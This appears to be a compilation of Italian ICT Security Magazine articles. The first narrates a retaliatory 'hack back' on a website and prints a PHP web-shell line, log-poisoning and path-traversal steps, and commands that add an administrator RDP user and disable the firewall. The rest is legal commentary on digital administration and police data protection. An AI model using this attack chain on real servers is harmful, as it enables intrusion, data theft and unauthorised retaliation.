A case history: Kick Back Attack

La locuzione latina “si vis pacem, para bellum”, sostiene che uno dei modi migliori per assicurarsi la pace sia quello di prepararsi alla guerra. Io direi che dipende, fondamentalmente, dal contesto in cui ci si trova. Nella realtà in cui oggi viviamo è di vitale importanza mettere in atto tutte le contromisure adeguate per prevenire o mitigare la maggior parte degli attacchi informatici. Ma in alcuni casi, questa affermazione è solamente una bella frase. Vi sono alcune realtà dove non basta “prepararsi alla guerra” ma è necessario farla.

Gli Incident Case1 di tipologia KBA (Kick Back Attack) sono rari, ma quando ne viene richiesto uno, ci si imbatte sempre in un terreno minato. Un Kick Back Attack è un “Contro Attacco: un calcio di ritorno, sferrato in risposta ad un altro calcio”. In poche parole, si risponde all’attacco con un altro attacco. Ci sono varie ragioni che spingono alcuni clienti a richiedere questo genere di approccio al problema, magari sperano di recuperare parte dei soldi che si sono visti sfilare via, o magari hanno bisogno di alcuni dati per legittimare probabili argomentazioni etc… Mi sovvengono alcuni siti nel Dark Web che propongono “Rent a Hacker” per diverse centinaia di Euro. Ma come si dice: “quando guardi a lungo in un abisso…anche l’abisso ti guarda dentro”.

Fu proprio in una splendida domenica d’aprile che mi ritrovai attorno ad un tavolino a sperimentare questo genere di approccio al problema Cyber Security con due clienti di mezza età in giacca e cravatta ed il mio socio che ammiccava. Il primo era di un ente governativo, il secondo era uno dei Manager di una nota società di Cyber Sicurezza. Ciò che volevano era un KBA su un sito web.

<<Dato che lei è uno dei manager di …. perché non fate voi questo lavoro?>>. Mi sorse spontanea la domanda

<<Non trattiamo questo genere di “casi” …>>

Che equivale ad ammettere che non avevano specialisti per Hunting o servizi simili.

<<Ammesso che accettassimo, abbiamo bisogno di tutti i permessi del caso e le relative autorizzazioni>> tagliò corto il mio socio.

<<Avrete Carta Bianca>> Il tono perentorio dell’altra figura non diede adito ad ulteriori domande in merito. Poi aggiunse: <<Ciò che ci serve è un indirizzo IP>>.

In pratica dovevamo attaccare un Sito Web ed estrarre uno degli indirizzi IP che aveva contribuito all’inserimento di contenuti all’interno di esso. La motivazione era legittima.

A differenza di quello che molti pensano, per aumentare le probabilità di successo di un attacco è necessario studiarlo, prepararlo, riprodurre l’ambiente in laboratorio, ed infine attuarlo. Ma nel nostro caso non avremmo avuto tutto quel tempo. Ciò che avevamo erano 24 ore ed il nome di un sito internet che non avevo mai sentito. Nell’ipotesi più plausibile, le famose quattro triplette sarebbero state cancellate 24 ore dopo e con molta probabilità il sito stesso.

Dopo una fase di Information Gathering2, che definirei alquanto sommaria, passai all’azione.

Uno dei metodi più efficaci per l’Haking dei siti web che interagiscono attivamente con l’utente (dinamici, come Facebook, siti di Marketing, siti per la raccolta di dati attivi) al fine di ottenere determinate informazioni riservate è il famoso Cross Site Scripting, una vulnerabilità che permette di inserire un codice malevolo, ad esempio in un form, e di ottenerne l’esecuzione.

Per spiegarmi meglio, poniamo per un istante che un sito realizzato in HTML3 (non correttamente configurato ai fini della sicurezza) permetta di postare i propri commenti attraverso un form molto semplice: nome, commento e gruppo di appartenenza (una List Box4 che permette di selezionare più elementi da una lista).

Se noi inserissimo nel campo nome, un nome casuale e nel campo commento, il codice: <script>…..</script> e selezionando il gruppo di appartenenza, pubblicassimo il commento, il risultato sarebbe che all’apertura del nostro commento (alla sua visualizzazione) verrebbe eseguito il codice javascript contenuto all’interno dei tags <script>.

Ad esempio potremmo inserire un alert: una finestra pop-up che compaia a schermo con un messaggio. Sarebbe sufficiente introdurre nel nostro famoso campo dei commenti il seguente codice: <script>alert (“Questo sito è sotto attacco – XSS”)</script> .

All’apertura del “commento”, il nostro codice javascript verrebbe eseguito nel browser della vittima, ed il risultato sarebbe una finestra, in sovra schermo, con la scritta “Questo sito è sotto attacco – XSS”.

Il sito oggetto del nostro intervento poteva essere compromesso utilizzando il principio del code Injection (appena descritto).

Il piano era “semplice”: inoculare un file remoto o locale nel web server che eseguiva il codice PHP.

Adesso facciamo un passo indietro e torniamo al nostro form di compilazione che permetteva di inserire un dato commento. Abbiamo appena detto che in tale form era possibile inserire il nome, il commento ed il gruppo di appartenenza (poniamo fosse possibile scegliere fra due gruppi dark e grey).

Il codice PHP che permetteva quest’ultima funzione, somigliava a:

if (isset( $_GET['GROUP'] ) ) { $group = $_GET['GROUP'];} else { $group = 'dark';} [..] include( $group . '.php' );

Tradotto per i non addetti ai lavori: veniva effettuato un controllo sul parametro GROUP e se GROUP fosse stato selezionato, gli sarebbe stata assegnata la variabile $group. Se il parametro GROUP non fosse stato selezionato dall’utente, il valore di default sarebbe stato “dark”. Quindi il codice PHP avrebbe utilizzato una funzione include richiamando un file locale dark.php e di conseguenza grey.php .

Il creatore del sito non aveva previsto nessun altro valore oltre a quelli specificabili attraverso la List Box del gruppo (dark e grey) e nessun codice di controllo.

Il punto era proprio questo, se fossi riuscito attraverso il parametro GROUP ad inoculare il mio codice malevolo, o un file remoto, attraverso la funzione include, il mio codice sarebbe stato scritto ed eseguito sulla macchina che ospitava il sito web e riprodotto sotto forma di risposta dal browser.

Ma per attuare tale piano dovevo prima contaminare il log file del sito internet. Quindi, ciò che feci fu aprire una connessione netcat5 verso il server vittima. Utilizzando il mio laptop, bussai alla porta 80 del server web, conoscendo già l’esito ma buttandoci dentro il codice che mi avrebbe permesso, successivamente, di sfondare la porta:

<?php echo shell_exec($_GET[‘cmd’]);?>

Ovviamente il server mi rispose “picche” (HTTP:/1.1 400 Bad Request) ma il log file fece il suo lavoro, e memorizzò la richiesta di connessione appena fatta, con il relativo comando all’interno del server.

Ora all’interno del log file del server Apache6 che hostava il sito internet, era comparsa una scritta di questo tipo:

Il mio IP – – [Data – Ora della mia richiesta] “ <?php echo shell_exec($_GET[‘cmd’]);?> “ Codice Errore – ID dell’errore

A questo punto potevo provare ad includere i comandi della shell di windows attraverso l’URL del sito stesso.

Avrei assegnato al parametro GROUP il percorso del comando PHP che avevo, poco prima, inoculato nel file log degli accessi; mentre, nei commenti, avrei richiamato il comando specifico. L’URL somigliava a questo:

http://nomedelsitointernet/addcomment.php?name=a&comment=b&cmd=systeminfo&GROUP=../../../../../../../[..]/apache/logs/access.log%00

Il risultato fu una pagina web con l’output del mio comando systeminfo. Ed ovviamente siccome Apache e PHP venivano eseguiti come SYSTEM services in Windows, tutti i miei successivi comandi sarebbero stati eseguiti con i medesimi privilegi.

Si trattava di una macchina Windows 7 32bit, allestita in fretta e furia per l’occasione, probabilmente una virtuale.

Una remote shell7 sulla macchina sarebbe stata auspicabile. Certo, avrei potuto fare injection con un payload, ma avevo una soluzione migliore. Dato che i comandi venivano eseguiti con privilegi di categoria SYSTEM services, a questo punto decisi di utilizzare la medesima tecnica per una serie di comandi in sequenza:

Creai un nuovo utente sulla macchina

net user $username $password /add

Aggiunsi il mio utente al gruppo degli utenti che potevano connettersi in RDP.

net localgroup "Remote Desktop Users" $username /add

Lo resi amministratore della macchina

net localgroup administrators $username /add

Disabilitai il Firewall

NetSh Advfirewall set allprofiles state off netsh firewall set opmode disable

Una volta ottenuta la connessione remota, il resto potete immaginarlo. Loggai sulla macchina con la nuova utenza che mi ero creato e feci un dump di tutto il database del sito internet, compresi i file di log.

Nella nottata ricontattai il mio socio <<Abbiamo l’IP?>>

<<Anche di più…>>

Note

  1. https://www.ictsecuritymagazine.com/articoli/a-case-history-come-ho-risolto-un-sabotaggio-interno/
  2. http://www.nemesilabs.org/information-gathering-raccolta-informazioni/
  3. https://it.wikipedia.org/wiki/HTML
  4. https://it.wikipedia.org/wiki/List_box
  5. https://it.wikipedia.org/wiki/Netcat5
  6. https://it.wikipedia.org/wiki/Apache_HTTP_Server
  7. https://en.wikipedia.org/wiki/Remote_Shell


A cura di: Vincenzo Digilio

L’articolo A case history: Kick Back Attack proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/a-case-history-kick-back-attack/


La dematerializzazione della Pubblica Amministrazione: la trasposizione dell’analogico nel digitale

Nel lontano 2006 con l’entrata in vigore del decreto legislativo n.82 del 7 marzo 2005 n.82 il cosiddetto C.A.D. (acronimo di Codice dell’Amministrazione Digitale) il termine dematerializzazione viene usato per i documenti e gli atti cartacei delle Pubbliche Amministrazioni per identificare la progressiva perdita di consistenza fisica degli archivi cartacei con la loro sostituzione in forma digitale. Tutti i documenti aventi rilevanza giuridica possono non essere più realizzati su supporto tradizionale analogico, ovvero il cartaceo, ma su supporti informatici.

A tal proposito l’art. 42 del CAD avente per titolo “Dematerializzazione dei documenti delle Pubbliche Amministrazioni recita che “Le pubbliche amministrazioni valutano in termini di rapporto tra costi e benefici il recupero su supporto informatico dei documenti e degli atti cartacei dei quali sia obbligatoria o opportuna la conservazione e provvedono alla predisposizione dei conseguenti piani di sostituzione degli archivi cartacei con archivi informatici…” nel rispetto delle regole tecniche impartite dall’AgID [1] ovvero l’Agenzia per l’Italia Digitale, l’agenzia tecnica della Presidenza del Consiglio, che favorendo l’innovazione e la crescita economica ha il compito di garantire la realizzazione degli obiettivi dell’Agenda digitale italiana e di contribuire alla diffusione dell’utilizzo delle tecnologie dell’informazione e della comunicazione.

In verità Il valore giuridico del documento informatico era già stato confermato sin dalla fine degli anni ‘90 attraverso la legge n. 59 del 15 marzo 1997 e viene solo ulteriormente rimarcato e specificato nel 2006 dal C.A.D., la cui stesura ha inoltre contribuito a riordinare il frastagliato quadro normativo sull’argomento, impartendo le direttive tecniche e giuridiche per l’avvio del processo di dematerializzazione.

Dall’anno 2006 ad oggi il CAD è stato oggetto di ben 29 aggiornamenti e si possono evidenziare 5 importanti interventi correttivi effettuati attraverso l’emanazione dei seguenti decreti:

  • Decreto Legislativo 4 aprile 2006, n.159 [2]
  • Decreto Legislativo 30 dicembre 2010, n.235 [3]
  • Decreto – Legge 18 ottobre 2012, n.179 [4]
  • Decreto Legislativo agosto 2016, n.179 [5]
  • Decreto Legislativo 13 dicembre 2017, n. 217 [6]

Per un maggiore dettaglio dell’iter correttivo si rimanda alla consultazione della mappa online interattiva VisualCAD [7].

In particolare nell’ultimo decreto legislativo entrato in vigore nel mese di gennaio del 2018 due argomenti fondamentali già trattati nelle precedenti versioni del CAD vengono meglio regolamentati e definiti: la dematerializzazione dell’identità e del domicilio dei cittadini.

Gli strumenti della dematerializzazione

Analogamente a quanto accade per un documento cartaceo (analogico), un documento elettronico viene sottoscritto con firma digitale, protocollato in archivio informatico e trasmesso con posta elettronica PEO (Posta Elettronica Ordinaria) o PEC (Posta Elettronica Certificata) a seconda che si voglia eseguire un invio mail di tipo ordinario o con ricevuta di ritorno.

In pratica:

  • Il documento elettronico sostituisce il documento cartaceo.
  • Lo strumento di firma digitale sostituisce la firma autografa.
  • La Posta Elettronica Ordinaria sostituisce il servizio di posta tradizionale ordinario.
  • La Posta Elettronica Certificata PEC sostituisce il servizio di posta raccomandata A/R ed il fax.
  • L’archivio informatico sostituisce il tradizionale archivio cartaceo.

In termini di efficienza il confronto tra la gestione analogica e quella digitale è facilmente intuibile.

I processi di gestione cartacea dei documenti sono caratterizzati da:

  • eccessiva onerosità;
  • difficoltà di condivisione e archiviazione;
  • mancanza di trasparenza;
  • tempi di ricerca elevati;
  • facilità di errori, smarrimenti, perdite.

I processi di gestione digitale dei documenti sono caratterizzati da:

  • tempi di ricerca ridotti;
  • garanzia di trasparenza;
  • possibilità di condivisione;
  • riduzione degli errori, smarrimenti e perdite.

Di seguito riporto la definizione per ciascun elemento, indispensabile, per la messa in atto del processo di dematerializzazione così come previsto dal Codice dell’Amministrazione Digitale.

Documento informatico

Art.1 Lettera p) Documento informatico: il documento elettronico che contiene la rappresentazione informatica di atti, fatti o dati giuridicamente rilevanti.

Firma Digitale

Art.1 Lettera s) Firma digitale: un particolare tipo di firma qualificata basata su un sistema di chiavi crittografiche, una pubblica e una privata, correlate tra loro, che consente al titolare di firma elettronica tramite la chiave privata e a un soggetto terzo tramite la chiave pubblica, rispettivamente, di rendere manifesta e di verificare la provenienza e l’integrità di un documento informatico o di un insieme di documenti informatici.

Posta Elettronica Certificata

Art.1 lettera v-bis) Posta elettronica certificata: sistema di comunicazione in grado di attestare l’invio e l’avvenuta consegna di un messaggio di posta elettronica e di fornire ricevute opponibili ai terzi.

Domicilio digitale

Art.1 lettera n-ter) domicilio digitale: un indirizzo elettronico eletto presso un servizio di posta elettronica certificata o un servizio elettronico di recapito certificato qualificato, come definito dal regolamento (UE) 23 luglio 2014 n. 910 del Parlamento europeo e del Consiglio in materia di identificazione elettronica e servizi fiduciari per le transazioni elettroniche nel mercato interno e che abroga la direttiva 1999/93/CE, di seguito “Regolamento eIDAS”,valido ai fini delle comunicazioni elettroniche aventi valore legale.

Identità digitale

art.1 lettera U-quater) Identità digitale: la rappresentazione informatica della corrispondenza tra un utente e i suoi attributi identificativi, verificata attraverso l’insieme dei dati raccolti e registrati in forma digitale secondo le modalità fissate nel decreto attuativo dell’articolo 64.

Considerazioni finali

Anche se il Codice si rivolge alla Pubblica Amministrazione, nel corso degli anni, di fatto, si è compreso che la trasformazione digitale rappresenta una reale prospettiva di progresso per tutte le strutture amministrative pubbliche e private ed il termine dematerializzazione è divenuto sinonimo di un progressivo incremento della gestione informatizzata dei documenti.

Occorre però fare una riflessione.

La digitalizzazione dei servizi e dei procedimenti amministrativi è un processo ambizioso che può portare notevoli vantaggi soprattutto in termini di tempi e spese di gestione ma che purtroppo stenta a decollare.

Penso di poter esprimere al riguardo un parere nella doppia veste di addetto ai lavori e di cittadino.

  • Come addetto ai lavori per incentivare questo processo di trasformazione nelle Amministrazioni ritengo che sia necessario migliorare l’efficienza con un maggior investimento in formazione e training del personale sia sulla normativa che sulle corrette modalità di utilizzo degli strumenti tecnologici dal punto di vista funzionale e della sicurezza informatica.
  • Come cittadino fruitore dei servizi digitali penso che talvolta la macchinosa prassi amministrativa possa rappresentare un forte repellente che rischia di vanificare le reali potenzialità della trasformazione digitale trasponendo la burocrazia dal mondo analogico a quello digitale.

NOTE

SITOGRAFIA

A cura di: Salvatore Lombardo

L’articolo La dematerializzazione della Pubblica Amministrazione: la trasposizione dell’analogico nel digitale proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/la-dematerializzazione-della-pubblica-amministrazione-la-trasposizione-dellanalogico-nel-digitale/


Una overview sulla data protection in ambito di polizia e giustizia penale

Lo scorso maggio, nella frenetica concitazione dettata dall’entrata in vigore del Regolamento privacy (GDPR), è passata in sordina l’emanazione del D. L.vo 51/2018 con il quale è stata data attuazione, in Italia, alla Direttiva UE 2016/680 relativa alla protezione delle persone fisiche con riguardo al trattamento dei dati personali da parte delle autorità competenti a fini di prevenzione, indagine, accertamento e perseguimento di reati o esecuzione di sanzioni penali.

Si tratta di un importante intervento legislativo che, abrogando la decisione quadro 2008/977/GAI del Consiglio, si occupa di disciplinare il trattamento, interamente o parzialmente automatizzato, di dati personali nonché il trattamento non automatizzato di dati personali contenuti o destinati ad essere contenuti in archivi, effettuati da qualsiasi autorità pubblica statale competente in materia di prevenzione, indagine, accertamento e perseguimento di reati o esecuzione di sanzioni penali, inclusa la salvaguardia e la prevenzione di minacce alla sicurezza pubblica.

Sono esclusi dall’ambito di applicazione del decreto i trattamenti di dati personali effettuati nell’ambito di attività concernenti la sicurezza nazionale e tutte le attività che non rientrano nell’ambito di applicazione del diritto dell’Unione europea e, in particolare, attività afferenti la politica estera e la sicurezza comune, così come sancito dal titolo V, capo 2, del TUE.

Il decreto si applica anche ai trattamenti di dati personali effettuati dall’autorità giudiziaria (Procure della Repubblica comprese) ma il legislatore nostrano, facendo valere la clausola di flessibilità prevista all’art. 45, 2° co., della direttiva, ha scelto di non sottoporre i trattamenti effettuati dall’autorità giudiziaria nell’esercizio delle sue funzioni giurisdizionali al controllo del Garante per la protezione dei dati personali al fine di salvaguardarne l’indipendenza.

Nel suo insieme il decreto, così come la direttiva, presenta la stessa struttura del Regolamento con il quale, non a caso, ha sempre viaggiato abbinato nel suo iter approvativo.

In particolare, all’art. 3 sono previsti gli stessi sei principi posti a presidio di qualsiasi trattamento di dati personali, al netto di due peculiarità: 1) è escluso, rispetto al GDPR, il principio di trasparenza e 2) è stato aggiunto, con riferimento al principio di conservazione, un obbligo di analisi periodica dei dati al fine di verificare la persistente necessità di conservazione dei dati, a cui è associato un obbligo di cancellazione o di anonimizzazione decorso il termine di conservazione.

L’art. 16 ripropone, negli stessi termini del GDPR, i principi di privacy by design e by default.

L’art. 20 disciplina l’obbligo di tenuta dei registi delle attività di trattamento con alcune lievi differenze in relazione al loro contenuto connesse alla peculiarità dei dati trattati.

Gli artt.23 e 24 prescrivono, sulla scorta degli stessi presupposti del GDPR (uso di nuove tecnologie, natura, ambito di applicazione, contesto e finalità del trattamento, da un lato e rischio elevato per i diritti e le libertà delle persone fisiche, dall’altro), l’obbligo in capo al titolare del trattamento di procedere ad una valutazione di impatto sulla protezione dei dati e di ricorrere alla consultazione preventiva del Garante (salvo per i trattamenti effettuati dall’autorità giudiziaria nell’esercizio delle sue funzioni giurisdizionali) in caso di trattamenti di dati destinati ad un archivio, qualora il trattamento presenti un rischio elevato per i diritti e le libertà degli interessati in ragione dell’utilizzo di tecnologie, procedure o meccanismi innovativi, ovvero si tratti di dati genetici o biometrici (si prescinde, dunque, dal concetto di rischio residuale di cui all’art.36 del GDPR). Tale speciale disciplina in tema di consultazione preventiva, per come formulata, a parere di chi scrive, dovrebbe far salvo l’art.6 del D.P.R. 15/18, in tema di trattamenti di dati effettuati per finalità di polizia da organi, uffici e comandi di polizia, il quale  prevede la verifica preventiva del Garante ai sensi dell’art.17 del codice privacy (oggi non più applicabile) con riguardo alle banche dati genetiche e biometriche ed ai trattamenti effettuati con tecniche basate su dati relativi all’ubicazione nonché su particolari tecniche di elaborazione delle informazioni.

Gli artt. 28 e ss. disciplinano, sulla falsariga del GDPR, la designazione del responsabile della protezione dei dati che il nostro legislatore ha scelto, non avvalendosi della clausola di flessibilità prevista in direttiva, di rendere obbligatoria anche per l’autorità giudiziaria.

A fronte di queste linee comuni, il decreto si discosta, invece, sensibilmente dal GDPR in relazione a sei profili: categorizzazione dei dati e degli interessati, liceità del trattamento, trasferimenti all’estero, sicurezza, decisioni automatizzate e sanzioni.

L’art. 4 del decreto, in attuazione degli artt.6 e 7 della direttiva, introduce un’importante disposizione che impone al titolare del trattamento, tenuto conto delle finalità e per quanto possibile (locuzione invero un po’ generica), di tenere distinti i dati personali a seconda che siano fondati su fatti o su valutazioni nonché di differenziarli in relazione ai soggetti interessati, categorizzati, sulla scorta della terminologia tecnica adottata dal codice di procedura penale, in: persone sottoposte ad indagine, imputati (anche in relazione a procedimenti connessi o collegati), condannati in via definitiva, persone offese, parti civili, persone informate sui fatti e testimoni.

L’art.5, in tema di liceità del trattamento, prevede, coerentemente col fatto che si tratta di trattamenti effettuati da autorità pubbliche, che l’unica valida base giuridica, oltre al diritto dell’Unione europea, sia costituita dalla fonte normativa, legislativa o regolamentare, italiana, salvo che per le decisioni basate su trattamenti automatizzati in ordine ai quali viene imposta, attesi gli elevati rischi per i diritti e le libertà degli interessati sottesi a tale tipologia di trattamenti, una riserva di legge.

Il secondo comma del medesimo articolo prescrive, più specificamente, che i termini e le modalità di conservazione dei dati, i soggetti legittimati e le condizioni di accesso, nonché le modalità e le condizioni per l’esercizio dei propri diritti da parte degli interessati debbano essere individuati mediante decreto del Presidente della Repubblica da adottarsi ai sensi dell’art.17, L.400/88. Come sopra detto, con riferimento ai trattamenti di dati effettuati per finalità di polizia da parte di organi, uffici e comandi di polizia, la materia risulta già disciplinata dal D.P.R. 15/18, adottato in esecuzione dell’art.57 del codice privacy ed i cui effetti sono espressamente fatti salvi dalle norme di coordinamento del decreto in commento.

L’intero capo IV (artt.31-36) è dedicato al trasferimento di dati personali verso Paesi terzi od organizzazioni internazionali.

I presupposti che delimitano il perimetro di liceità dei trasferimenti all’estero sono particolarmente stringenti e sono rappresentati da cinque condizioni: 1) necessità del trasferimento per raggiungere le finalità di prevenzione, indagine, accertamento e perseguimento di reati o esecuzione di sanzioni penali; 2) trasferimento ad un’autorità competente straniera che persegua le stesse finalità; 3) autorizzazione al trasferimento dello Stato membro di provenienza per dati da questo provenienti e successivamente trasmessi all’estero; 4) sussistenza di una decisione di adeguatezza della Commissione europea; 5) necessità di una valutazione di adeguatezza nell’ipotesi di trasferimento successivo ad un altro Paese terzo od ad altra organizzazione internazionale.

Ulteriori condizioni sono previste all’art.35, il quale prescrive, in via di eccezione e fatti salvi eventuali accordi internazionali, in singoli e specifici casi espressamente previsti da norme di legge o di regolamento, la possibilità di trasferimento di dati dalle autorità competenti italiane direttamente a destinatari stabiliti in Paesi terzi, anziché alle corrispondenti autorità competenti straniere (si pensi, ad esempio, all’ipotesi assai ricorrente di richiesta di file di log da parte dell’AG italiana direttamente agli ISP stranieri).

Ultima peculiarità sul tema è rappresentata (art.33, 2° co.) dalla possibilità, in mancanza di una decisione di adeguatezza della Commissione, in capo al titolare del trattamento di trasferire comunque i dati a seguito di una propria valutazione di adeguatezza, previa comunicazione al Garante e, su richiesta di quest’ultimo, previa messa a disposizione della relativa documentazione.

In punto sicurezza l’art.25, 1° co., del decreto prevede, come regola generale, lo stesso meccanismo di accountability introdotto dal GDPR con riferimento all’ampia discrezionalità lasciata al titolare del trattamento nella scelta delle misure tecnico-organizzative da adottare, purché idonee a garantire un livello di sicurezza adeguato al rischio di violazione dei dati; tuttavia, la tutela della sicurezza nella specifica materia risulta rafforzata dalla previsione (art.25, 2° co.), con riferimento ai trattamenti automatizzati, di una serie di misure obbligatorie volte a garantire il controllo dell’accesso alle attrezzature ed ai dati, dei supporti, dell’utente, dell’introduzione (inteso come inserimento), del trasporto (inteso come trasmissione), della trasmissione (inteso come comunicazione) e della conservazione dei dati, nonché misure atte ad assicurare la recovery, l’affidabilità e l’integrità dei sistemi.

Ai sensi del successivo art.26 tutti i data breach (salvo per i trattamenti effettuati dall’autorità giudiziaria nell’esercizio delle sue funzioni giurisdizionali) debbono essere notificati al Garante senza alcuna eccezione e, se si tratta di dati trasmessi o ricevuti da un altro Stato membro, la notifica deve essere fatta anche al relativo titolare in tale Stato membro. Nel caso in cui la violazione comporti un rischio elevato per i diritti e le libertà delle persone fisiche, la comunicazione dovrà essere inviata anche agli interessati, salvo sia necessario un suo differimento nel tempo per ragioni di tutela della sicurezza pubblica o nazionale, dei diritti e delle libertà altrui ed al fine di non compromettere il buon esito di un’attività di prevenzione, indagine o accertamento in corso.

Per quanto concerne le decisioni automatizzate, la direttiva e, segnatamente, anche il nostro legislatore, prevede una disciplina molto più pregnante rispetto al GDPR. L’aspetto più significativo è dato dal fatto che, mentre nel Regolamento l’art.22 in tema di decisioni automatizzate è inserito nel titolo relativo ai diritti degli interessati, l’art.11 della Direttiva 2016/680 e l’art.8 del D. L.vo 51/2018 introducono un vero e proprio divieto assoluto di automated decision-making, salvo si tratti di un processo decisionale automatizzato espressamente autorizzato dal diritto dell’Unione o dello Stato membro, i quali prevedano adeguate garanzie per i diritti e libertà dell’interessato. Una tutela ancor più rigorosa viene accordata alle decisioni automatizzate che si basano su categorie particolari di dati (dati personali già definiti sensibili nel codice privacy, oltre a quelli genetici e biometrici), le quali debbono essere subordinate ad adeguate misure di salvaguardia dei diritti, delle libertà e dei legittimi interessi dell’interessato. Sempre con riferimento alle particolari categorie di dati, l’art.8, 3° co. (pure questo formulato in maniera piuttosto infelice) vieta, giusto il divieto di discriminazione di cui all’art.21 della Carta dei diritti fondamentali dell’Unione europea, ogni tipo di profilazione finalizzata alla discriminazione delle persone.

Per quanto riguarda, da ultimo, le sanzioni, pare doveroso sottolineare come per gli illeciti amministrativi (art. 42) siano comminate sanzioni amministrative per importi pari nel massimo ad euro 150.000, importi dunque di gran lunga inferiori rispetto a quelli previsti dal GDPR. Sul punto è stato, purtroppo, del tutto disatteso il parere reso dal Garante privacy sullo schema del decreto attuativo, in cui era stata puntualmente rilevata la grave disparità di trattamento rispetto a condotte del tutto analoghe, lesive del medesimo bene giuridico; anzi, considerato il peculiare ambito di applicazione coperto dal decreto – trattamenti di dati effettuati da autorità pubbliche che svolgono attività che incidono pesantemente sulle libertà fondamentali, in particolare sulla libertà personale – il legislatore avrebbe semmai dovuto prescrivere sanzioni più elevate rispetto a quelle del Regolamento. Da notare che tale disallineamento sanzionatorio pare incompatibile anche rispetto ai principi di effettività, proporzionalità e dissuasività del regime sanzionatorio sanciti dall’art.57 della Direttiva 2016/680.

Da ultimo, è d’uopo osservare che l’art.23 del D. L.vo 101/2018 di adeguamento della normativa italiana alle disposizioni del GDPR, in vigore dal 19 settembre 2018, ha introdotto le necessarie disposizioni per coordinare il testo del decreto in commento, nelle parti (artt.37, 39, 42 e 45) in cui rimanda a norme del codice privacy, con il Regolamento europeo e/o il nuovo testo del codice stesso, così come modificato o sostituito dal GDPR.

A cura di: Monica A. Senor

L’articolo Una overview sulla data protection in ambito di polizia e giustizia penale proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/una-overview-sulla-data-protection-in-ambito-di-polizia-e-giustizia-penale/


La Pubblica Amministrazione tra privacy e transizione digitale

Innovazione e protezione dei dati

In uno dei suoi ultimi interventi, Antonello Soro, Presidente del Garante per la Protezione dei Dati Personali, ha ribadito la necessità di ricercare continuamente nuove soluzioni che rendano compatibili le spinte tecnologiche con i diritti e le libertà[i] degli individui. È un dovere che, peraltro, è scritto a chiare lettere nell’art. 24 del Regolamento UE 679/2016 (GDPR)[ii] quando afferma che “[Le misure tecniche ed organizzative] … sono riesaminate e aggiornate qualora necessario”.

Siamo, dunque, destinati a ripetuti cicli di progettazione e revisione che, per la verità, non costituiscono nulla di nuovo nelle realtà aziendali moderne che, da anni, si ispirano al ciclo di Deming (Plan‑Do‑Check‑Act) nel governo dei processi.

La revisione, peraltro, deve collocarsi nella cornice della transizione verso il digitale, che ha il suo padre nobile normativo per le Pubbliche Amministrazioni nel Codice dell’Amministrazione Digitale (CAD – Dlgs. 82/2005)[iii]. L’’art. 17, in particolare, richiede che ciascuna amministrazione pubblica individui un ufficio cui affidare il governo della transizione digitale ovvero di tutte quelle attività finalizzate alla realizzazione di un’amministrazione digitale e aperta, dotata di servizi facilmente utilizzabili e di qualità, attraverso una maggiore efficienza ed economicità. Quindi, per la Pubblica Amministrazione “un doppio salto (mortale?)”: quello nel digitale e quello nella compliance alle norme in materia di trattamento dei dati personali.

Il percorso tracciato richiede, quindi, di coltivare i sogni di introduzione delle nuove tecnologie, attraverso il responsabile per la transizione digitale (ex art. 17 del CAD), rimanendo fermamente ancorati alla realtà della tutela dei dati personali, attraverso il Data Protection Officer (ex art. 37 del GDPR) che costituisce un’ulteriore figura professionale obbligatoria per gli organismi pubblici.

Il compito del responsabile per la transizione digitale

Il responsabile per la transizione digitale, dunque, è una figura obbligatoria per tutte le Pubbliche Amministrazioni a partire dal 14 settembre 2016, a seguito dell’entrata in vigore del Dlgs. 179/2016 (modificativo del CAD). In precedenza, l’obbligo di designare tale figura era riservato alle sole Pubbliche Amministrazioni centrali che, di solito, erano già attrezzate con un apposito ufficio dirigenziale preposto al governo dell’evoluzione ICT dell’ente.

La ratio della novità introdotta nel 2016 risiedeva nella necessità di coinvolgere le migliaia di enti pubblici medio/piccoli (comuni, ordini professionali, ecc.) nell’ecosistema digitale che si sognava (e si sogna) per il Paese e che li vedeva relegati ai margini. I motivi della marginalizzazione/arretratezza sono stati essenzialmente due:

  • scarse risorse finanziarie da impiegare negli investimenti ICT;
  • deficit di competenze ICT difficilmente colmabile per il reiterato “blocco dei concorsi pubblici”.

L’obbligo di individuare tale figura, tuttavia, non ha rimosso le cause che hanno generato, a parte qualche isolato caso virtuoso, il ritardo della Pubblica Amministrazione nella spinta all’innovazione tecnologica.

L’impegno richiesto, peraltro, appare significativo a mente del primo comma dell’art. 17 del CAD; infatti, i compiti attribuiti al responsabile per la transizione digitale sono:

  • a) coordinamento strategico dello sviluppo dei sistemi informativi di telecomunicazione e fonia, in modo da assicurare anche la coerenza con gli standard tecnici e organizzativi comuni;
  • b) indirizzo e coordinamento dello sviluppo dei servizi, sia interni che esterni, forniti dai sistemi informativi di telecomunicazione e fonia dell’amministrazione;
  • c) indirizzo, pianificazione, coordinamento e monitoraggio della sicurezza informatica relativamente ai dati, ai sistemi e alle infrastrutture anche in relazione al sistema pubblico di connettività, nel rispetto delle regole tecniche di cui all’articolo 51, comma 1;
  • d) accesso dei soggetti disabili agli strumenti informatici e promozione dell’accessibilità anche in attuazione di quanto previsto dalla legge 9 gennaio 2004, n. 4 ;
  • e) analisi periodica della coerenza tra l’organizzazione dell’amministrazione e l’utilizzo delle tecnologie dell’informazione e della comunicazione, al fine di migliorare la soddisfazione dell’utenza e la qualità dei servizi nonché di ridurre i tempi e i costi dell’azione amministrativa;
  • f) cooperazione alla revisione della riorganizzazione dell’amministrazione ai fini di cui alla lettera e);
  • g) indirizzo, coordinamento e monitoraggio della pianificazione prevista per lo sviluppo e la gestione dei sistemi informativi di telecomunicazione e fonia;
  • h) progettazione e coordinamento delle iniziative rilevanti ai fini di una più efficace erogazione di servizi in rete a cittadini e imprese mediante gli strumenti della cooperazione applicativa tra pubbliche amministrazioni, ivi inclusa la predisposizione e l’attuazione di accordi di servizio tra amministrazioni per la realizzazione e compartecipazione dei sistemi informativi cooperativi;
  • i) promozione delle iniziative attinenti l’attuazione delle direttive impartite dal Presidente del Consiglio dei Ministri o dal Ministro delegato per l’innovazione e le tecnologie;
  • j) pianificazione e coordinamento del processo di diffusione, all’interno dell’amministrazione, dei sistemi di identità e domicilio digitale, posta elettronica, protocollo informatico, firma digitale o firma elettronica qualificata e mandato informatico, e delle norme in materia di accessibilità e fruibilità nonché del processo di integrazione e interoperabilità tra i sistemi e servizi dell’amministrazione e quello di cui all’articolo 64-bis.
